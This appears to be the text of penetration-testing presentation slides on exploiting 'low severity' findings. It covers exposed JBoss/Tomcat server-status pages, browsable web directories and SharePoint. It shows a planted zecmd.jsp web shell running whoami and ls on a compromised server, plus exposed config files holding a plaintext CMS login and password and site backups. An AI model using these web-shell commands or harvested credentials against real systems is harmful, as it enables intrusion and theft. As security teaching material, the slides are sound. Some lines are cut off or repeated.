Description :

The version of JBoss Enterprise Ap the remote host allows unauthentic which is used to monitor sessions :

This vulnerability (CVE-2008-3273) and 4.3.0 CP01, but was later re-int unrelated bug fix.

See also :

https://bugzilla.redhat.com/show_bug.cgi?id=43001
https://bugzilla.redhat.com/show_bug.cgi?id=43002
<https://rhn.redhat.com/errata/RHSA-2008-0327.html>
<https://rhn.redhat.com/errata/RHSA-2008-0327-1.html>
<https://rhn.redhat.com/errata/RHSA-2008-0327-2.html>

Description:

Synopsis :

The remote web server has an information disclosure vulnerability.

Description :

Requesting the URI '/server-status' gives information about the currently running instance of the remote web server (most likely Apache httpd or Tomcat). It also allows anybody to reset the current statistics. A remote attacker could use this information to mount further attacks.

Solution :

Solution :

Upgrade to JBoss EAP version 4.2.0

Risk factor :

Medium / CVSS Base Score : 5.0
(CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSS Temporal Score : 4.1
(CVSS2#E:F/RL:OF/RC:C)

Risk factor :

Medium / CVSS Base Score : 6.4
(CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)

Jboss/Tomcat server-status

The Apache Jakarta Project
http://jakarta.apache.org/

Server Status

Manager

List Applications	HTML Manager Help	Manager Help	Complete Server Status
-------------------	-------------------	--------------	------------------------

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture
Apache Tomcat/5.5.15	1.5.0_11-b03	Sun Microsystems Inc.	Linux	2.6.26-2-686-bigmem	i386

jk-8009

Max threads: 200 Min spare threads: 4 Max spare threads: 50 Current thread count: 4 Current thread busy: 1
Max processing time: 0 ms Processing time: 0.0 s Request count: 0 Error count: 0 Bytes received: 0.00 MB Bytes sent: 0.00 M

Stage	Time	B Sent	B Recv	Client
R	?	?	?	?
R	?	?	?	?
R	?	?	?	?

http-8281

Max threads: 1024 Min spare threads: 25 Max spare threads: 75 Current thread count: 76 Current thread busy: 2
Max processing time: 0 ms Processing time: 0.0 s Request count: 0 Error count: 0 Bytes received: 0.00 MB Bytes sent: 0.00 M

Stage	Time	B Sent	B Recv	Client
R	?	?	?	?
R	?	?	?	?
R	?	?	?	?

localhost/manager

Start time: Thu Apr 21 16:15:34 CEST 2011 Startup time: 23 ms TLD scan time: 0 ms
Active sessions: 0 Session count: 0 Max active sessions: 0 Rejected session creations: 0 Expired sessions: 0 Longest session alive time: 0 s Average session alive time: 0 s Processing time: 240 ms
JSPs loaded: 0 JSPs reloaded: 0

jsp [*.jsp , *.jspx]

Processing time: 0.0 s Max time: 0 ms Request count: 0 Error count: 0 Load time: 0 ms Classloading time: 0 ms

HTMLManager [/html/*]

Processing time: 0.0 s Max time: 0 ms Request count: 0 Error count: 0 Load time: 0 ms Classloading time: 0 ms

JMXProxy [/jmxproxy/*]

Processing time: 0.0 s Max time: 0 ms Request count: 0 Error count: 0 Load time: 0 ms Classloading time: 0 ms

default [/]

Processing time: 0.385 s Max time: 167 ms Request count: 22 Error count: 0 Load time: 1 ms Classloading time: 1 ms

Manager [/list , /sessions , /start , /stop , /install , /remove , /deploy , /undeploy , /reload , /save , /serverinfo , /roles , /resources]

Processing time: 0.0 s Max time: 0 ms Request count: 0 Error count: 0 Load time: 0 ms Classloading time: 0 ms

Status [/status/*]

Processing time: 2.018 s Max time: 333 ms Request count: 58 Error count: 0 Load time: 122 ms Classloading time: 119 ms

Jboss/Tomcat server-status (find pwned stuff)

The screenshot shows a browser window with the URL [http://\[REDACTED\]/web-console/status?full=true](http://[REDACTED]/web-console/status?full=true). The page content includes:

	Time	Size	Content	IP	Method	Path
S	5226010 ms	0 KB	0 KB	192.168.1.10	GET	/bioseguridad/do?action=DECISION&perform=DECISIONBUSCAR&d
S	9186804 ms	0 KB	0 KB	192.168.1.10	GET	/bioseguridad/do?action=DECISION&perform=DECISIONAFPBUSCA
S	10687578 ms	0 KB	0 KB	192.168.1.10	GET	/bioseguridad/do?action=DECISION&perform=DECISIONAFPBUSCA
R	?	?	?	?	?	?
R	?	?	?	?	?	?
R	?	?	?	?	?	?

P: Parse and prepare request S: Service F: Finishing R: Ready K: Keepalive

jk-8009

Max threads: 200 Min spare threads: 4 Max spare threads: 50 Current thread count: 4 Current thread busy: 1
Max processing time: 0 ms Processing time: 0 s Request count: 0 Error count: 0 Bytes received: 0.00 MB Bytes sent: 0.00 MB

Stage Time B Sent B Recv Client VHost Request

P: Parse and prepare request S: Service F: Finishing R: Ready K: Keepalive

Application list

[localhost/](#)
[localhost/cites](#)
[localhost/jmx-console](#)
[localhost/invoker](#)
[localhost/zecmd](#)
[localhost/bioseguridad](#)
[localhost/cidih](#)
[localhost/web-console](#)
[localhost/biota](#)
[localhost/jbossmq-httpil](#)

Application list

[localhost/](#)
[localhost/cites](#)
[localhost/jmx-console](#)
[localhost/invoker](#)
[localhost/zecmd](#)
[localhost/bioseguridad](#)
[localhost/cidih](#)
[localhost/web-console](#)
[localhost/biota](#)
[localhost/jbossmq-httpil](#)



Jboss/Tomcat server-status (find pwned stuff)



http://[REDACTED]/zecmd/

Directory Listing For /

Filename	Size
zecmd.jsp	0.0 kb

Apache Tomcat/5.5.9



http://[REDACTED]/zecmd/zecmd.jsp?comment=whoami


Send

Command: whoami

jboss



Jboss/Tomcat server-status (find pwned stuff)



The screenshot shows a web browser window with the URL `http://[REDACTED]/zecmd/zecmd.jsp?comment=ls++-alh`. Below the URL bar is a text input field and a "Send" button. The page displays the output of the command `ls -alh`, which lists the contents of the current directory. The listing includes various files and directories such as `binding.xml`, `cart.php?add=70064`, `c:\jb.war`, `classpath.sh`, `deployer.bat`, `deployer.sh`, `flu.txt.1`, `jboss_init_redhat.sh`, `jboss_init_suse.sh`, `run.bat`, `run.conf`, `run.jar`, `run.sh`, `run.sh.old`, `shutdown.bat`, `shutdown.jar`, `shutdown.sh`, `shutdown.sh.old`, `temp`, `twiddle.bat`, `twiddle.jar`, `twiddle.sh`, `u2.pl`, `udp.pl`, `velocity.log`, `velocity.log.1`, `web.xml`, and `xwiki.log`. The files are owned by `jboss` and have various timestamps and sizes.

```
Command: ls -alh

total 1.6M
drwxr-xr-x  3 jboss jboss 4.0K Jul 18 13:46 .
drwxr-xr-x  7 jboss jboss 4.0K May 26 2010 ..
-rw-rw-r--  1 jboss jboss 8.4K May 27 2009 binding.xml
-rw-rw-r--  1 jboss jboss 9.1K Jun 11 20:24 cart.php?add=70064
-rw-rw-r--  1 jboss jboss 9.1K Jun 11 20:24 cart.php?add=70064.1
-rw-rw-r--  1 jboss jboss 9.1K Jun 11 20:35 cart.php?add=70064.2
-rw-rw-r--  1 jboss jboss 415 Jun 11 20:41 cart.php?add=70064.3
-rw-rw-r--  1 jboss jboss 415 Jun 11 20:41 cart.php?add=70064.4
-rw-rw-r--  1 jboss jboss 986 Jul  4 01:38 c:\jb.war
-rwxr-xr-x  1 jboss jboss 3.5K May  2 2005 classpath.sh
-rw-r--r--  1 jboss jboss 1.7K May  2 2005 deployer.bat
-rwxr-xr-x  1 jboss jboss 2.6K May  2 2005 deployer.sh
-rw-rw-r--  1 jboss jboss 3.0K Jul 15 19:00 flu.txt.1
-rwxr-xr-x  1 jboss jboss 2.5K May  2 2005 jboss_init_redhat.sh
-rwxr-xr-x  1 jboss jboss 3.7K May  2 2005 jboss_init_suse.sh
-rw-r--r--  1 jboss jboss 3.2K May  2 2005 run.bat
-rw-r--r--  1 jboss jboss 1.5K May  2 2005 run.conf
-rw-r--r--  1 jboss jboss 33K May  2 2005 run.jar
-rwxr-xr-x  1 jboss jboss 4.7K Aug 20 2009 run.sh
-rwxr-xr-x  1 root  root  4.8K Oct 30 2008 run.sh.old
-rw-r--r--  1 jboss jboss 1.8K May  2 2005 shutdown.bat
-rwxr-xr-x  1 jboss jboss 17K May  2 2005 shutdown.jar
-rwxr-xr-x  1 jboss jboss 2.0K Apr  1 2007 shutdown.sh
-rwxr-xr-x  1 root  root  2.0K Apr  1 2007 shutdown.sh.old
drwxrwxr-x  3 jboss jboss 4.0K Sep  8 2009 temp
-rw-r--r--  1 jboss jboss 2.1K May  2 2005 twiddle.bat
-rw-r--r--  1 jboss jboss 39K May  2 2005 twiddle.jar
-rwxr-xr-x  1 jboss jboss 2.3K May  2 2005 twiddle.sh
-rwxrwxr-x  1 jboss jboss 903 Jul 12 22:09 u2.pl
-rwxrwxr-x  1 jboss jboss 903 Jul 12 22:09 udp.pl
-rw-rw-r--  1 jboss jboss 73K Sep  3 2007 velocity.log
-rw-rw-r--  1 jboss jboss 98K Sep  3 2007 velocity.log.1
-rw-r--r--  1 root  root   0 Oct 29 2008 web.xml
-rw-r--r--  1 root  root  1.2M Jul  7 2007 xwiki.log
```



Jboss/Tomcat server-status



WELL...


...there's your problem.

Browsable Directories

- “Index of” can be your friend same with “web mirroring”

Browsable Web Directories

Low Severity problem(s) found




The screenshot shows a web browser window displaying an "Index of /ftp" page. The address bar at the top shows "http://[redacted]/ftp/". The page title is "Index of /ftp". The content area lists various files and directories with their names, last modified dates, sizes, and descriptions. The table has columns for Name, Last modified, Size, and Description.

Name	Last modified	Size	Description
Parent Directory		-	
aaareadme.txt	17-Jul-2009 10:55	4.1K	
astron.dir.tar.gz	07-Aug-2011 17:15	1.3M	
astron.tar.gz	07-Aug-2011 17:15	1.3M	
astron.zip	07-Aug-2011 17:15	1.7M	
contents.txt	04-Dec-2010 16:17	36K	
contrib/	17-Jan-2008 13:40	-	
data/	23-Dec-2006 10:13	-	
guidelines.txt	06-Feb-2009 17:46	2.1K	
ittvislib/	08-Jan-2010 13:07	-	
landsman/	08-Aug-2011 13:48	-	
meron/	18-Oct-2005 14:03	-	
news.txt	07-Aug-2011 17:10	45K	
obsolete/	16-Feb-2011 15:46	-	
old/	19-Apr-2010 12:41	-	
online help/	20-May-2011 13:57	-	
pro/	18-Feb-2011 10:51	-	
temp/	26-Dec-2006 14:31	-	
text/	22-Feb-2011 22:57	-	
v64/	03-Jul-2009 12:06	-	
zdbase/	06-Aug-2010 10:09	-	



Browsable Directories




Index of /web/config/environments

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory	14-Apr-2006 13:10	-	
 development.rb	20-Jan-2006 23:00	1k	
 production.rb	20-Jan-2006 23:00	1k	
 test.rb	20-Jan-2006 23:00	1k	

Apache/1.3.41 Server at www.example.com Port 80



Browsable Directories



Browsable Directories

A screenshot of a web browser window displaying a configuration file named 'Web.config'. The URL bar shows 'http://[REDACTED]/Web.config'. The page content is a XML configuration file. A large portion of the file, specifically the application settings section, has been redacted with blue bars. A red rectangular box highlights a specific block of code at the bottom of the configuration file.

```
<!-- Opera //-->
<case match="Opera[ /]({?version'(?major'\d+)(?minor'\.)(?minorint'\d+))({?letters'\w*})}">
  <filter match="[7-9]" with="${major}">
    tagwriter=System.Web.UI.HtmlTextWriter
  </filter>
</filter>
<case match="7" with="${major}">
  <filter>
    <case match="[5-9]" with="${minorint}">
      ecmascriptversion=1.5
    </case>
    <case>
      ecmascriptversion=1.4
    </case>
  </filter>
</case>
<case match="[8-9]" with="${major}">
  ecmascriptversion=1.5
</case>
</filter>
</case>
</browserCaps>

<httpHandlers>
  <add verb="GET" path="FtbWebResource.axd" type="FreeTextBoxControls.AssemblyResourceHandler, FreeTextBox" />
</httpHandlers>

</system.web>
<appSettings>
  <add key="PAGE_TITLE" value="[REDACTED]"/>
  <add key="TITLE_KEYWORDS" value="[REDACTED]"/>
  <add key="WEB_ADDRESS" value="[REDACTED]" />
  <add key="SMTP_SERVER" value="[REDACTED]"/>
  <add key="EMAIL_ERRORS_TO" value="[REDACTED]"/>
  <add key="EMAIL_ERRORS" value="1" />
  <add key="EMAIL_FROM" value="[REDACTED]"/>
  <add key="EMAIL_TO" value="[REDACTED]"/>
  <add key="MAP_KEY" value="" />
  <add key="MAP_LAT" value="" />
  <add key="MAP_LONG" value="" />
<!-- QwikEdit -->
  <add key="CMS_VERSION" value="v2.1.0" />
  <add key="CMS_LOGIN" value="hemlock" />
  <add key="CMS_PASSWORD" value="rockclimbing" />
</appSettings>
</configuration>
```



Browsable Directories




Index of /wp-content/plugins/meandre/rdfapi-php/netapi

	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
»	Parent Directory		-	
?	add.php	21-Apr-2009 14:31	797	
?	apache.htaccess	21-Apr-2009 14:31	79	
?	config.inc	21-Apr-2009 14:31	2.1K	
?	config.inc.php	21-Apr-2009 14:31	2.1K	
css/	css/	21-Apr-2009 14:31	-	
?	employees.rdf	21-Apr-2009 14:31	2.3K	
?	fetch.php	21-Apr-2009 14:31	1.1K	
?	model1.rdf	21-Apr-2009 14:31	515	
?	netapi.php	21-Apr-2009 14:31	8.0K	
?	rdql.php	21-Apr-2009 14:31	3.3K	
?	remove.php	21-Apr-2009 14:31	1.3K	
?	simple.rdf	21-Apr-2009 14:31	435	
?	sparql.php	21-Apr-2009 14:31	1.1K	
?	spo.php	21-Apr-2009 14:31	2.5K	

Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.3 with Suhosin-Patch Server Port 80



Browsable Directories



The screenshot shows a browser window displaying a PHP configuration file at the URL `http://[REDACTED]/wp-content/plugins/meandre/rdfapi-php/netapi/config.inc`. The file contains several sections of code, with the database configuration section highlighted by a red box.

```
// General
// -----
// Defines the RAP include dirs
define("RDFAPI_INCLUDE_DIR", "../api/");
include(RDFAPI_INCLUDE_DIR . "RdfAPI.php");

// Include RDQL Package
include_once( RDFAPI_INCLUDE_DIR . PACKAGE_RDQL);
include_once( RDFAPI_INCLUDE_DIR . PACKAGE_SPARQL);

// Allows clients to add data to models.
define('NETAPI_ALLOW_ADD',FALSE);
// Allows clients to remove data from models.
define('NETAPI_ALLOW_REMOVE',TRUE);

// -----
// Model Map
// -----
// $modelmap = array(
//     "testmodel" => "db:http://[REDACTED]004/testmodel1",
//     "testmodel2" => "db:http://[REDACTED]2004/testmodel2"
// );

$modelmap = array(
    "testmodel7" => "db:Manifest",
    "testmodel" => "db:testmodel",
    "testmodel4" => "db:manifest-extra",
    "testmodel1" => "db:test1",
);

// -----
// Database Configuration
// -----
$NETAPI_DB_DRIVER = 'MySQL';
$NETAPI_DB_HOST = 'localhost';
$NETAPI_DB_DB = 'sparql_db';
$NETAPI_DB_USER = 'testuser';
$NETAPI_DB_PASS = '';

// $NETAPI_DB_DRIVER = 'ODBC';
// $NETAPI_DB_HOST = 'RDF_DB';
// $NETAPI_DB_DB = '';
// $NETAPI_DB_USER = '';
// $NETAPI_DB_PASS = '';

?>
```



Browsable Directories

Index of /[REDACTED]

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 dbs/[REDACTED].sql.gz	11-Jun-2010 04:37	388K	← Database Backup
 live.tar.gz	11-Jun-2010 04:38	1.2M	← Site Backup – with DecryptMe function ☺
 [REDACTED]server/	16-Apr-2010 09:45	-	
 server.tar.gz	11-Jun-2010 04:38	470K	
 [REDACTED]live/	19-May-2010 11:40	-	

Apache/2.2.3 (Red Hat) Server at [REDACTED] Port 80



Browsable Directories



Success.



Browsable Directories



THERE'S YOUR PROBLEM

SharePoint

Microsoft Sharepoint

- Microsoft product for Corporate Collaboration Servers
- Written in .NET upon .NET 3.5 Sp1 Framework



Image from: microsoft.com/Sharepoint

SharePoint

- Misconfigured SharePoint can be *really* useful
 - User/Domain Enumeration
 - Access to useful files
- Auth'd access to SharePoint almost always is *really* useful
 - That's really another talk...but its mint
 - Go ask Nickerson

Microsoft SharePoint Server Detection

Low Severity
problem(s) found
[View Details](#)



SharePoint Finding Stuff



